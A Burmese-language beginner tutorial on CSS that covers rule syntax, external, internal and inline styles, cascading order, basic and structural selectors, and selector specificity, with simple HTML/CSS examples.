အရင်တုံးကတော့ Web Document တွေတည်ဆောက်ဖို့ Markup Language တွေ အမျိုးမျိုးရှိလာမယ်လို့ တိတွင်သူတွေက မျှော်မှန်းခဲ့ကြပုံ ရပါတယ်။ XHTML လိုနည်းပညာတွေ ရှိခဲ့ဖူးပေမယ့်လည်း အခုတော့ HTML တစ်မျိုးတည်းကိုသာ သုံးကြပါတော့တယ်။ အလားတူပဲ Style Language တွေလည်း အမျိုးမျိုးရှိလိမ့်မယ်လို့ မျှော်မှန်းထားခဲ့ကြမယ် ထင်ပါတယ်။ XSLT လိုနည်းပညာတွေ ရှိခဲ့ဖူးပေမယ့် အခုတော့ CSS တစ်မျိုးတည်းကိုသာ သုံးကြပါတော့တယ်။ Script Language တွေလည်း အမျိုးမျိုးရှိလိမ့်မယ်လို့ မျှော်မှန်းထားကြပါလိမ့်မယ်။ VBScript လိုနည်းပညာတွေ ရှိခဲ့ဖူးပေမယ့် အခုတော့ JavaScript တစ်မျိုးတည်းကိုသာ သုံးကြပါတော့တယ်။ ဒါကြောင့် HTML, CSS, JavaScript တို့ဟာ မူကဲအမျိုးမျိုးရှိပြီး အမျိုးမျိုးနဲ့ အပြန်အလှန်တွဲဖက်သုံးလို့ရစေမယ့် ပုံစံမျိုးတွေနဲ့ ရည်ရွယ်ဖန်တီးခဲ့ကြပေမယ့် လက်တွေ့မှာ မူကဲတွေမရှိကြတော့ Web Document တည်ဆောက်ဖို့ဆိုရင် HTML, CSS နဲ့ JavaScript ကိုသာ အသုံးပြုရတယ် ဆိုတဲ့ အခြေအနေကို ရောက်ရှိနေခြင်းပဲ ဖြစ်ပါတယ်။

မူကဲတွေနှစ်မျိုးသုံးမျိုး ရှိမယ့်အစား၊ Pre-processor တို့ Superset တို့လို့ အသုံးအနှစ်းတွေနဲ့ တစ်ဆင့်ခံနည်းပညာတွေ ထွက်ပေါ်လာခဲ့ပါတယ်။ CSS မှာဆိုရင် LESS တို့ SASS တို့လို့ Pre-processor နည်းပညာတွေ ရှိပါတယ်။ မူလ CSS မှာ မပါတဲ့ ရေးနည်းရေးဟန်တွေ၊ လုပ်ဆောင်ချက်တွေကို ပေါင်းထည့်ပေးထားတာပါ။ ဒါပေမယ့် ရေးပြီးရင် အဲဒီ LESS တို့ SASS တို့လို့ ကုဒ်တွေကို CSS ကုဒ် ဖြစ်အောင် ပြန်ပြောင်းပြီးမှ

ပဲ သုံးလို့ရပါတယ်။ JavaScript မှာဆိုရင်လည်း CoffeeScript တို့ TypeScript တို့လို့ တစ်ဆင့်ခံ နည်းပညာတွေ ရှိနေပါတယ်။ ဒီနည်းပညာတွေလည်းပဲ ရေးပြီးရင် JavaScript ကုဒ်ဖြစ်အောင် ပြန်ပြောင်းပြီးမှ ပဲ သုံးကြော်ရပါတယ်။ ဒါက ဗဟိုသုတေသနနဲ့ ထည့်မှတ်ဖို့ပါ။

CSS Syntax

CSS ကုဒ်တွေရဲ့ ဖွဲ့စည်းပုံကို အရင်ဆုံးစကြည့်ကြပါမယ်။ ဒီလိုပါ။

Selector



div {

background: yellow;

color: brown;

}



Property

Value



Rules

နမူနာအရ <div> Element တွေအားလုံးကို နောက်ခံ အဝါရောင်နဲ့ စာလုံးနှိပ်ရောင် သုံးပြီးဖော်ပြရမယ်လို့ သတ်မှတ်လိုက်တာပါ။ Selector ဖြစ်တဲ့ div ရဲ့ နောက်မှာ တွန်းကွင်းအဖွင့်အဝိတ်နဲ့ သတ်မှတ်လိုတဲ့ Rule တွေကို တန်းစီပြီး ရေးပေးရတာပါ။ Rule တစ်ခုနဲ့ တစ်ခုကို Semi-colon (;) နဲ့ ပိုင်းခြားပေးရပါတယ်။ တစ်ကြောင်းထဲပဲရောရေးရေး၊ နမူနာမှာလို့ Rule တစ်ခုကို တစ်ကြောင်းနှင့်နဲ့ပဲ ခွဲရေးရေး ကြိုက်သလိုရေးလို့ရပါတယ်။ အလုပ်လုပ်ပါတယ်။ ဒါပေမယ့် ခွဲရေးမှ ဖတ်ရှုပြင်ဆင်ရ လွယ်ကူအဆင်ပြောပါ။ Rule တစ်ခုချင်းစီမှာ Property နဲ့ Value တွေပါဝင်ပြီး Full-colon (:) နဲ့ ပိုင်းခြားပေးရပါတယ်။ ရေးနည်းက ဒီတစ်နည်းထဲပါပဲ။ နှစ်နည်းမရှိပါဘူး။ ဒီရေးနည်းမှာပါဝင်တဲ့ Selector တွေ Property တွေ Value တွေကိုသာ ဆက်လက်လေ့လာကြရမှာပါ။

HTML & CSS

HTML Document တစ်ခုအတွက် CSS Style တွေကို ပုံစံ (၃) မျိုးနဲ့ ရေးသား ထည့်သွင်းလိုပါတယ်။ ပထမတစ်နည်းကတော့ CSS ကုဒ်တွေကို သီးခြားဖိုင်တစ်ခုနဲ့ ရေးသားပြီး HTML Document ထဲကနေ လှမ်းချိတ်တဲ့နည်းပါ။ External CSS လိုခေါ်ကြပါတယ်။ CSS က သပ်သပ်၊ HTML က သပ်သပ်ရေးပြီး တော့ ချိတ်ပေးလိုက်တာပါ။

CSS – style.css

```
body {
    background: cyan;
    color: brown;
}
```

HTML

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Document</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>
    ...
</body>
</html>
```

နမူနာကိုလေ့လာကြည့်လိုက်ရင် <link> Element ကိုသုံးပြီး CSS ကုဒ်ဖိုင်ကို ချိတ်ဆက်ထားခြင်းဖြစ်ပါတယ်။ ဒါလိုချိတ်ဆက်ပေးလိုက်ရင် လက်ရှိ Document ထဲက Element တွေကို ဖော်ပြတဲ့အခါ ချိတ်ဆက်ပေးထားတဲ့ CSS ဖိုင်မှာ သတ်မှတ်ထားတဲ့ အသွင်အပြင်သတ်မှတ်ချက်များအတိုင်း ဖော်ပြပေးသွားမှာပါ။

<link> အတွက် rel Attribute နဲ့ href Attribute တို့ ပါဝင်တာကို သတိပြုပါ။ နှစ်ခုလုံး မဖြစ်မနေ ပါဝင်ရပါတယ်။ rel ရဲ့တန်ဖိုးက ပုံသေပါပဲ၊ stylesheet ဖြစ်ရပါတယ်။ <link> ကိုသုံးပြီး တခြား Resource အမျိုးအစားတွေကို ချိတ်လို ရပါသေးတယ်။ Favicon ခေါ် Icon တွေဘာတွေလည်း ချိတ်လိုရတာဖြစ်လို CSS Style တွေကို ချိတ်မှန်း ကဲပြားအောင် rel မှာ stylesheet လို သတ်မှတ်ပေးရတာပါ။ href ကတော့ CSS ဖိုင်တည်ရှိရာ URL/Path ဖြစ်ပါတယ်။ လေ့လာစမှာ အများအားဖြင့် CSS တွေ

ရေးထားပေမယ့် အလုပ်လုပ်ဘူးဆိုရင် ဒီနေရာမှာပေးတဲ့ URL/Path လွှဲနေ၊ မှားနေကြတာ များပါတယ်။ သေချာမှန်အောင် ပေးရပါတယ်။ <link> Element ကို ကြိုက်တဲ့နေရာမှာ ရေးလိုရပေမယ့် <head> အတွင်းမှာ ရေးကြလေ့ရှုပါတယ်။ အဲဒါ Document အတွက် အသွင်အပြင်သတ်မှတ်ချက် တွေကို ကြိုကြညာလိုက်တဲ့ သဘောပါ။

နောက်ထပ်ရေးနည်းကိုတော့ Internal CSS လို ခေါ်ပါတယ်။ <head> Section အတွင်းမှာပဲ <style> Element ကိုသုံးပြီး CSS ကုဒ်တွေ ရေးနိုင်ပါတယ်။ ဒီလိုပါ -

HTML

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Document</title>
    <style>
        body {
            background: cyan;
            color: brown;
        }
    </style>
</head>
<body>
    ...
</body>
</html>
```

ဒီတစ်ခါ <style> ကိုသုံးပြီး CSS ကုဒ်တွေ တစ်ခါထဲ ရေးပေးလိုက်တာပါ။ အရင်ကတော့ <style> အတွက် type=text/css ဆိုတဲ့ Attribute တစ်ခုသတ်မှတ် ပေးရပါတယ်။ အပေါ်မှာပြောခဲ့သလို Style Language နှစ်မျိုးသုံးမျိုး ရှိခဲ့ရင် သုံးလိုတဲ့ Language အမျိုးအစားကို ပြောပေးရတဲ့ သဘောပါ။ အခုတော့ CSS တစ်ခုပဲရှိလို ထည့်ပေးစရာမလိုတော့ပါဘူး။

နောက်ဆုံးတစ်နည်းကိုတော့ Inline Style လို ခေါ်ပါတယ်။ HTML Element နဲ့အတူ CSS Style တွေကို တွဲရေးတဲ့နည်းပါ။ ဒီလိုပါ -

HTML

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Document</title>
</head>
<body style="background: cyan; color: brown;">
    ...
</body>
</html>
```

style Attribute ကိုသုံးရပါတယ်။ ရေးနည်းနည်းထူးခြားသွားပါတယ်။ Selector တွေ တွန်းကွင်းတွေ မပါတော့ပဲ၊ Rule တွေချည်းပဲ တန်းစီပြီး ချရေးပေးရတာပါ။

အရင်ကဆိုရင် External CSS ကိုသာလျှင် အသုံးပြုသင့်ကြောင်း။ Markup နဲ့ Style ကို ခွဲခြားထားတဲ့ အတွက် ပြုပြင်ထိမ်းသိမ်းရ ပိုမိုလွယ်ကူးကြောင်း၊ ခွဲရေးထားတဲ့ External CSS ဖိုင်ကို လိုတဲ့ Document ကနေ ချိတ်သုံးလို့ရလို့ ထပ်ခါထပ်ခါ ပြန်ရေးစရာမလိုတော့ကြောင်း စသဖြင့် External CSS ကိုသာ သုံးကြဖို့နဲ့ တခြားနည်းတွေ မသုံးဖို့ ပြောရပါတယ်။ အခုတော့ ခေတ်တွေပြောင်းပြီး အကုန်လုံး သူနေရာနဲ့သူ သုံးလာကြလို့ ရေးနည်းအားလုံးကို မှတ်သားထားဖို့ လိုအပ်ပါတယ်။

ပြီးတော့ တစ်ကြိမ်မှာ ရေးနည်း (၁) မျိုးပဲသုံးရမယ်ဆိုတဲ့ ကန်သတ်ချက်မျိုး မရှိပါဘူး။ <link> နဲ့ လိုတဲ့ ဖိုင် နှစ်ခုသုံးခုကို ချိတ်သုံးလို့ရသလို <style> တွေ Inline တွေနဲ့လည်း ရောသုံးလို့ရပါတယ်။ အဲဒီလို ရေးနည်းအမျိုးမျိုး ရောသုံးလိုပဲဖြစ်ဖြစ်၊ တစ်မျိုးတည်း သုံးပေမယ့် ရေးထားတဲ့ကုဒ်တွေ တူပြီးပြန်ထပ်လာရင်ပဲ ဖြစ်ဖြစ် CSS ရဲ့ အလုပ်လုပ်သွားတဲ့ ပုံစံကိုလည်း ထည့်သွင်းမှတ်သားရပါမယ်။ အဲဒါကို Cascading Order လိုပေါ်ပါတယ်။

Cascading Order

Cascading Order မှာ အကြမ်းဖျင်းအားဖြင့် ချိတ်ဆက်ထည့်သွင်းတဲ့နည်း တူရင် နောက်မှရေးတဲ့ကုဒ်ကို အတည်ယူတယ်လို့ မှတ်ထားပေးပါ။ ဒီလို့ နှစ်ခုချိတ်ထားတယ် ဆိုပါစို့ -

HTML

```
<link rel="stylesheet" href="a.css">
<link rel="stylesheet" href="b.css">
```

a.css နဲ့ b.css ထဲမှာ ရေးထားတဲ့ကုဒ်တူတာပါလာရင် b.css ကို အတည်ယူသွားမှာပါ။ သူက နောက်မှ ချိတ်ပြီး ထည့်ထားတာမို့လိုပါ။ အမြဲတမ်းတော့မဟုတ်ပါဘူး၊ အများအားဖြင့် ဒီသဘောနဲ့ အလုပ်လုပ်ပါတယ်။

External, Internal စသဖြင့် နည်းတွေ ရောသုံးတဲ့အခါ အလုပ်လုပ်သွားတဲ့ အစီအစဉ်က ဒီလိုပါ -

1. Browser Default
2. External Style
3. Internal Style
4. Inline Style

Browser Default ဆိုတာ ကိုယ်ရေးပေးထားတဲ့ CSS မဟုတ်ဘဲ Web Browser တွေက အလိုအလျောက် သတ်မှတ်ပေးတဲ့ Style တွေကိုပြောတာပါ။ ဥပမာ <h1> ဆိုရင် စာလုံးကြီးကြီးပြတယ်။ <p> တွေတစ်ခု နဲ့တစ်ခု နည်းနည်းခွာပြီးပြတယ်ဆိုတာ Browser Default Style တွေကြောင့်ပါ။ အဲဒါတွေကိုအရင် အလုပ်လုပ်ပါတယ်။ ပြီးတော့မှ External Style တွေကိုအလုပ်လုပ်ပါတယ်။ ပြီးတော့မှ Internal Style တွေကို အလုပ်လုပ်ပြီး နောက်ဆုံးမှ Inline Style ကိုအလုပ်လုပ်ပါတယ်။ ကုဒ်တွေ ထပ်နေ၊ တူနေရင် နောက်မှ အလုပ်လုပ်တဲ့ကုဒ်က အတည်ဖြစ်မှာ ဖြစ်ပါတယ်။

တူတယ်ဆိုတဲ့နေရာမှာ ဒီလိုပုံစံမျိုးတွေ လာနိုင်ပါတယ်။

CSS – a.css

```
body {
    background: cyan;
    color: brown;
}
```

CSS – b.css

```
body {
    background: yellow;
}
```

a.css ထဲမှာ ရေးထားတဲ့ကုဒ်နဲ့ b.css ထဲမှာ ရေးထားတဲ့ကုဒ် ဆင်တူနေပါပြီ။ ဒါကြောင့် နောက်မှရေး တဲ့ b.css ထဲကကုဒ်ကို အတည်ယူသွားမှာပါ။ ဒါပေမယ့် Rule တွေကိုကြည့်လိုက်ရင် background တစ်ခဲပဲ တူတာဖြစ်ပြီး color က မတူပါဘူး။ ဒါကြောင့် နောက်ဆုံးရလဒ်က ဒီလိုဖြစ်မှာပါ။

CSS

```
body {
    background: yellow;
    color: brown;
}
```

background က b.css ထဲမှာ ရေးထားတဲ့အတိုင်း yellow ဖြစ်သွားပေမယ့် color ကတော့ a.css မှာ ရေးခဲ့တဲ့အတိုင်း brown ဖြစ်နေမှာဖြစ်ပါတယ်။ CSS လေ့လာတဲ့အခါ ဒါတွေနားလည်ဖို့ အရေးကြီးပါတယ်။ မဟုတ်ရင် ရေးတဲ့အတိုင်းလည်း အလုပ်မလုပ်ဘူး၊ ဘာတွေမှန်းမသိဘူး ဆိုပြီးတော့ စိတ်တွေ ဉာဏ်သွားတတ်ပါတယ်။ CSS ဟာ လွယ်မယောင်ယောင်နဲ့ နည်းနည်းခက်ပါတယ်။

နောက်မှရေးတဲ့ကုဒ်ကို အတည်ယူတယ်ဆိုတာနဲ့ ပက်သက်ရင် ခြင်းချက်တော့ ရှိပါတယ်။ Selector ချင်းတူနေရင် ပိုတိကျတာကို အရင်ရေးရေး နောက်မှရေးရေး အတည်ယူပါတယ်။ ဒီလိုပါ -

CSS

```
body div {
    background: cyan;
}

div {
    background: yellow;
}
```

div ဆိတာလည်း <div> Element တွေကိုပြောတာပါပဲ။ body div ဆိတာက <body> ထဲမှာရှိတဲ့ <div> လိုပြောတာဖြစ်လို့ <div> တွေကို ပြောတာပါပဲ။ တစ်ကယ်တစ်းက အတူတူပါပဲ။ ဒါပေမယ့် body div ဆိတဲ့ Selector က div ဆိတဲ့ Selector ထက် ပိုတိကျလို့ သူကိုအရင်ရေးထားပေမယ့် လည်း သူကိုအတည်ယူပြီး အလုပ်လုပ်ပေးသွားမှာပါ။ နမူနာကုဒ်အရ <div> ရဲ့ background ဟာ cyan ပံဖြစ်မှာ ဖြစ်ပါတယ်။

CSS Selectors

CSS မှာ Selector တွေ အမျိုးမျိုးရှိပါတယ်။ အခြေခံ Selector (၄) မျိုးကနေ စုစုပေါင်း ၁၅ မျိုးရှိပါတယ်။

- Element/Type Selector
- ID Selector
- Class Selector
- Attribute Selector

Element Selector (သို့မဟုတ်) Type Selector ဆိတာ လိုရင်းကတော့ HTML Element ရဲ့ အမည် အတိုင်း Select လုပ်တာပါ။ body ဆိုရင် <body> Element တွေကို Select လုပ်တာပါ။ div ဆိုရင် <div> Element တွေကို Select လုပ်တာပါ။ p ဆိုရင် <p> Element တွေကို Select လုပ်တာပါ။ ဒါ ကြောင့် အရိုးရှင်းဆုံးနဲ့ အခြေခံအကျခုံး Selector လို့ ဆိုနိုင်ပါတယ်။

ID Selector ကိုတော့ ရှုံးကနေ # သက်္ကလေးခံပြီး ရေးပေးရပါတယ်။ p#note ဆိုရင် <p> Element တွေထဲက id Attribute မှာ note လိုပေးထားတဲ့ Element ကိုရွေးယူလိုက်တာပါ။ #note ဆိုရင်တော့ <p> တွေ <div> တွေမပြောတော့ဘဲ id Attribute မှာ note လိုပေးထားတဲ့ Element ကို Select လုပ်

ယူတာပါ။ နှစ်မျိုးရေးလိုက္ခတဲ့သဘော ဖြစ်ပါတယ်။ ရွှေ့ကနေ Element ထည့်ရေးလိုရသလို၊ မထည့်ဘဲလည်း ရေးလိုရပါတယ်။

Class Selector ကိုတော့ ရွှေ့ကနေ Dot (.) သက်တလေးခံပြီး ရေးပေးရပါတယ်။ p.note ဆိုရင် <p> Element တွေထဲက class Attribute မှာ note လိုပေးထားတဲ့ Element တွေကို ရွေးယူတာပါ။ .note ဆိုရင်ရင်တော့ <p> တွေ <div> တွေ မပြောတော့ဘဲ class Attribute မှာ note လိုပေးထားသမျှ Element အားလုံးကို Select လုပ်ယူလိုက်တာပါ။

ဖြည့်စွက်သတိပြုပေးပါ။ id ဆိုတာ ပြန်မထပ်ရပါဘူး။ id တူနေတဲ့ Element တွေမရှိသင့်ပါဘူး။ တစ်ခုထဲ သီးသန်ဖြစ်သင့်ပါတယ်။ ပြန်ထပ်လို့ id အတူတူ နှစ်ခုသုံးခုပေးထားလို့ Error တက်မှာ မဟုတ်ပေမယ့်မပေးသင့်ပါဘူး။ သူ့ရည်ရွယ်ချက်ကိုက Element အတွက် Unique ID ပေးဖို့အတွက်မို့လိုပါ။ class ကတော့ အမျိုးအစားတူတဲ့ Element တိုင်းကို class အတူတူပေးလိုရပါတယ်။ သူ့ရည်ရွယ်ချက်ကိုက အမျိုးတူရာ Element တွေကို အတူတူစုပေးဖို့ပါ။ နောက်ထပ်ဖြည့်စွက် မှတ်သားရမှာကတော့ class ရဲ့ Value ဟာ တစ်ခုထက်ပိုပေးလိုရခြင်း ဖြစ်ပါတယ်။ ဒီလိုပါ -

HTML

```
<p class="alert note active"> ... </p>
```

နမူနာအရ <p> Element မှာ alert, note နဲ့ active ဆိုတဲ့ class တန်ဖိုး (၃) ခုထိရှိနေတာပါ။ အဲဒါဒီလိုပေးလိုရပါတယ်။

Attribute Selector ကတော့ Element ရဲ့ Attribute ကိုကြည့်ပြီး Select လုပ်တာပါ။ img[alt] ဆိုရင် Element တွေထဲကမှ alt Attribute ရှိတဲ့ Element တွေကိုချည်းပဲ ရွေးလိုက်တာပါ။ alt Attribute မရှိရင် ထည့်မရွေးပါဘူး။ input[type=submit] ဆိုရင်တော့ <input> Element တွေထဲကမှ type=submit တွေကိုချည်းပဲ ရွေးလိုက်တာပါ။ ဒါကြောင့် Attribute Selector နဲ့ Select လုပ်တဲ့အခါ Attribute ချည်းပဲပေးပြီး Select လုပ်လိုရသလို Attribute=Value လိုအပြည့်အစုံပေးပြီးတော့ လည်း Select လုပ်လိုရမှာ ဖြစ်ပါတယ်။ ဒီ (၄) မျိုးလုံးကို အခုလို လက်တွေ စမ်းကြည့်လိုက်ပါ။

HTML

```
<p>Browser List</p>
<p class="browser" id="popular">Google Chrome</p>
<p class="browser">Mozilla Firefox</p>
<input type="text">
<input type="submit">
```

နမူနာအရ <p> Element (၃) ခုပါဝင်ပါတယ်။ တစ်ခုနဲ့တစ်ခု class တွေ id တွေတော့ မတူကြပါဘူး။ <input> (၂) ခုပါဝင်ပါတယ်။ type တွေ မတူကြပါဘူး။ ဒီ Element တွေအတွက် Style သတ်မှတ်ချက် တွေကို အခုလိုရေးပြီး စမ်းကြည့်ပါ။

CSS

```
p {
    padding: 10px;
}

.browser {
    background: cyan;
}

#popular {
    font-weight: bold;
}

input[type=text] {
    width: 400px;
}
```

နမူနာအရ p Selector ကိုသုံးပြီးရေးထားတဲ့ padding ဟာ <p> Element များ အားလုံးပေါ်မှာ သက်ရောက်နေမှာပါ။ ဘာဖြစ်သွားတာလဲ မြင်သိစေဖို့အတွက် တန်ဖိုး 10px ကို နှစ်သက်ရာတန်ဖိုးနဲ့ အစားထိုးပြီး စမ်းကြည့်နိုင်ပါတယ်။ စမ်းကြည့်သင့်ပါတယ်။ padding ရဲ့ သဘောသဘာဝကို ခဏေနေတော့မှ ထပ်ပြောပါမယ်။

.browser Selector ကိုသုံးပြီးတော့ background ထည့်ထားပါတယ်။ ဒါကြောင့် class မှာ browser လို့ သတ်မှတ်ထားတဲ့ Element တွေမှာသာ ဒီ background အသက်ဝင်တယ်ဆိုတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ ကျွန်ုတ်တဲ့ Element တွေနဲ့ မဆိုင်ပါဘူး။ အလားတူပဲ #popular Selector ကိုသုံး

ပြီးတော့ စာလုံးတွေကို Bold လုပ်နိုင်းထားလို့ id=popular Element ထဲမှာရှိတဲ့စာကိုပဲ ရွှေးပြီးတော့ Bold လုပ်ပေးသွားမှာဖြစ်ပါတယ်။

နောက်ဆုံးတစ်ခုအနေနဲ့ input [type=text] Selector ကိုသုံးပြီး width သတ်မှတ်ထားပါတယ်။ <input> နှစ်ခုပါဝင်ပေမယ့် ဒီ width တန်ဖိုးဟာ type=text Element ပေါ်မှာပဲ သက်ရောက်တယ် ဆိုတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

စမ်းတဲ့အခါ အပေါ်မှာပြောထားတဲ့ နည်း (၃) နည်းထဲက External CSS အနေနဲ့စမ်းလိုရသလို Internal CSS အနေနဲ့လည်း စမ်းလိုရပါတယ်။ ဒါပေမယ့် လောလောဆယ် လွယ်သွားအောင် Codepen မှာပဲ စမ်းကြည့်လိုက်ပါ။ ဒီလိုပါ -

- <https://codepen.io/pen>

```

HTML
1▼ <p>Browser List</p>
2▼ <p class="browser" id="popular">Google Chrome</p>
3▼ <p class="browser">Mozilla Firefox</p>
4 <input type="text">
5 <input type="submit">
6

CSS
1▼ p {
2   padding: 10px;
3 }
4
5▼ .browser {
6   background: cyan;
7 }
8
9▼ #popular {
10   font-weight: bold;
11 }
12
13▼ input[type=text] {
14   width: 400px;
15 }

JS

```

Selector တွေအကြောင်း ပြောနေတာဆိုပေမယ့် လက်စနဲ့ နမူနာပေးထားတဲ့ Property တွေကိုလည်း တစ်ခါထဲ ထည့်မှတ်၊ ထည့်စမ်းပေးပါ။ နားလည်ရ လွယ်ပါတယ်။ Property ကိုကြည့်လိုက်ယုံနဲ့ ဘာကို ဆိုလိုတာလဲဆိုတာ အမိပိုယ် ပေါ်လွင်ပါတယ်။ တန်ဖိုးတွေကို ကိုယ့်စိတ်ကူးလေးနဲ့ကိုယ် မှန်းပြီးပြင်စမ်းကြည့်နိုင်ပါတယ်။ လက်တွေ့စမ်းကြည့်တာထက် ပိုကောင်းတဲ့လေ့လာနည်း မရှိပါဘူး။

Selector တွကို Comma ခံပြီး Group လုပ်လိုလည်း ရပါတယ်။ ဒီလိုပါ -

css

```
h1, h2, h3 {
    color: brown;
}
```

ဒါဟာ Selector သုံးခုကို တစ်ခါထဲ Comma ခံပြီး တွဲရေးလိုက်တာပါ။ ဒါကြောင့် သတ်မှတ်လိုက်တဲ့ Property ဟာ <h1> <h2> <h3> အားလုံးအပေါ်မှာ သက်ရောက်တော့မှာပါ။

ဆက်လက်လေ့လာရမှာကတော့ Selector တွကို ဖွဲ့စည်းပုံပေါ် မူတည်ပြီး ရွေးယူလိုရတဲ့ နည်းတွေဖြစ်ပါတယ်။ CSS မှာ ဒီလို Selector (၄) မျိုးရှိပေမယ့်၊ (၂) မျိုးကိုရွေးပြီးတော့ ဖော်ပြချင်ပါတယ်။

- Descendant Selector
- Child Selector

Descendant Selector ဆိုတာ Element တစ်ခုအတွင်းထဲမှာ ရှိတဲ့ Element တွကို Select လုပ်တဲ့ နည်းပါ။ ဥပမာ - ul li ဆိုရင် အတွင်းထဲက တွကို Select လုပ်ခြင်းဖြစ်ပါတယ်။ တခြား တွေမပါပါဘူး။ div p span ဆိုရင် <div> အတွင်းထဲက <p> အတွင်းထဲက တွကို Select လုပ်တာပါ။ တခြား တွေ မပါပါဘူး။ .alert b ဆိုရင် class မှာ alert လိုပေးထားတဲ့ Element တွေအတွင်းထဲက ကို Select လုပ်တာပါ။ စသဖြင့် လိုအပ်သလိုတဲ့သုံးတို့ရပါတယ်။ အသုံးများပါတယ်။ Element ရဲ့ ဖွဲ့စည်းပုံကို သိရင် Select လုပ်လိုရနေဖြီမိုလိုပါ။

Child Selector ဆိုတာလည်း အတွင်းထဲမှာရှိတဲ့ Element တွကို Select လုပ်တာပါပဲ။ ဒါပေမယ့် Direct Child ကိုပဲ Select လုပ်တာပါ။ ဥပမာ ul > li ဆိုရင် ရဲ့ Direct Child ဖြစ်တဲ့ တွကိုပဲ ပြောတာပါ။ ထပ်ဆင့်အဆင့်ဆင့်ရှိနေတဲ့ တွေမပါပါဘူး။ ဒီသဘောကို ပေါ်လွှင်မယ့် ဥပမာလေးတစ်ခု ပေးပါမယ်။

HTML

```
<ul>
  <li>Servers</li>
  <li>
    Browsers
    <ol>
      <li>Chrome</li>
      <li>Firefox</li>
    </ol>
  </li>
</ul>
```

နမူနာမှာ List က နှစ်ထပ်ပါ။ List အတွင်းထဲမှာ နောက်ထပ် List တစ်ခု ရှိနေပါတယ်။

CSS

```
ul li {
  padding: 20px;
  border: 1px solid red;
}
```

နမူနာအရ Selector ကို ul li လိုပြောတဲ့အတွက် ရဲ့အတွင်းထဲက အားလုံးပေါ်မှာ ဒီ Property တွေ သက်ရောက်မှာဖြစ်ပါတယ်။ ထဲက တွေလည်း ပါပါတယ်။ သေချာစဉ်းစား ကြည့်ရင် သူတို့လည်းပဲ ပင်မ ရဲ့ အတွင်းထဲမှာ ရှိနေတာမို့လိုပါ။ ဒီလိုပါ –

```
HTML
1▼ <ul>
2▼   <li>Servers</li>
3▼   <li>
4     Browsers
5▼     <ol>
6▼       <li>Chrome</li>
7▼       <li>Firefox</li>
8     </ol>
9   </li>
10 </ul>

CSS
1▼ ul li {
2  padding: 20px;
3  border: 1px solid red;
4 }
```



ဘောင်ခတ်ပြီး ဖော်ပြပါလို့ border Property ကိုသုံးပြီး ပြောထားတာဖြစ်လို့ ရှိရှိသမျှ အားလုံးကို ဘောင်ခတ်ပြီး ပြနေတာပါ။ နမူနာက Selector ကို ကိုယ့်ဘာသာ ol li လို့ ပြောင်းပြီး စမ်းကြည့်ပါ။ ဒါ ဆိုရင်တော့ အတွင်းထဲက တွေပေါ်မှာသာ သက်ရောက်တယ် ဆိုတာကို တွေ့ရပါလိမ့်မယ်။ ဆက်လက်ပြီး Child Selector ဖြစ်တဲ့ ul > li နဲ့ စမ်းကြည့်ရင်တော့ ဒီလို့ရလဒ်ကို ရမှာပါ။

```

HTML
1▼ <ul>
2  ▼  <li>Servers</li>
3  ▼  <li>
4    Browsers
5  ▼  <ol>
6    ▼  <li>Chrome</li>
7    ▼  <li>Firefox</li>
8  </ol>
9  </li>
10 </ul>

CSS
1▼ ul > li {
2  padding:20px;
3  border: 1px solid red;
4 }

JS

```

ဒီတစ်ခါတော့ ထဲက တွေ မပါတော့ပါဘူး။ ul > li လို့ပြောထားတဲ့အတွက် ရဲ့ Direct Child ဖြစ်တဲ့ တွေအပေါ်မှာသာ သက်ရောက်ခြင်းဖြစ်ပါတယ်။ ထပ်ဆင့်ရှိနေတဲ့ တွေ မပါတော့ပါဘူး။

Selector Priority

Selector တွေမှာ ဦးစားပေးအဆင့်တွေ ရှိကြပါတယ်။ လိုရင်းကတော့ ပိုတိကျရင် ပိုဦးစားပေးပါတယ်။ ဥပမာ အခုလို HTML ဖွဲ့စည်းပုံရှိတယ် ဆိုကြပါစို့။

```

HTML
<div>
  <ol>
    <li>First</li>
    <li>Second</li>
  </ol>
</div>

```

 Element တွက် အခုလို ပုံစံအမျိုးမျိုးနဲ့ Select လုပ်လိုရနိုင်ပါတယ်။

CSS

```
ol li {
    color: green;
}

li {
    color: red;
}

div li {
    color: blue;
}

div ol li {
    color: brown;
}
```

Selector ပုံစံ (၄) မျိုးမှာ အားလုံးက နမူနာမှာပေးထားတဲ့ ဖွဲ့စည်းပုံပါ Element တွေပေါ်မှာ သက်ရောက်မှာတွေ ချဉ်းပါပဲ။ ဒီတော့ ဘာကို အတည်ယူပြီး ဘယ်လို အလုပ်လုပ်မှာလဲ စဉ်းစားစရာ ရှိလာပါတယ်။ Selector သာ တူမယ်ဆိုရင် နောက်မှရေးတာကို အတည်ယူသွားမှာပါ။ ဥပမာ -

CSS

```
ol li {
    color: red;
}

ol li {
    color: brown;
}
```

နမူနာမှာ နှစ်ခါရေးထားပါတယ်။ ol li ဆိုတဲ့ Selector တူကြပါတယ်။ ဒါမျိုးဆိုရင်နောက်မှရေးတဲ့ ကုဒ်ကို အတည်ယူမှာမို့လို ရဲ့ color ဟာ brown ဖြစ်သွားမှာဖြစ်ပါတယ်။ သူအပေါ်က color: red ကို အလုပ်မလုပ်တော့ပါဘူး။

စောစောက နမူနာမှာတော့ သက်ရောက်မှုတူပေမယ့် Selector တွေ မတူကြပါဘူး။ li, ol li, div

li, div ol li စသည်ဖြင့် အမျိုးမျိုးကဲပြားနေပါတယ်။ ဒီလိုကဲပြားတဲ့အခါမှာတော့ အပေါ်မှာပဲရေးရေး၊ အောက်မှာပဲရေးရေး ပိုတိကျတဲ့ Selector ကို အတည်ယူသွားမှာပါ။ နမူနာမှာ div ol li ဆိုတဲ့ Selector ဟာ အတိကျဆုံး ဖြစ်တဲ့အတွက် ကျန် Selector တွေနဲ့ ရေးထားတဲ့ color တွေ တစ်ခုမှ အလုပ်မလုပ်တော့ဘဲ div ol li နဲ့ ရေးထားတဲ့ color: brown ကိုသာ အတည်ယူပြီး အလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။ ဒါကို Selector Priority လိုပေါ်ပါတယ်။ CSS မှာ ဒါဟာ ခေါင်းစားချင်စရာသဘောသဘာဝတစ်ခုဖြစ်ပါတယ်။

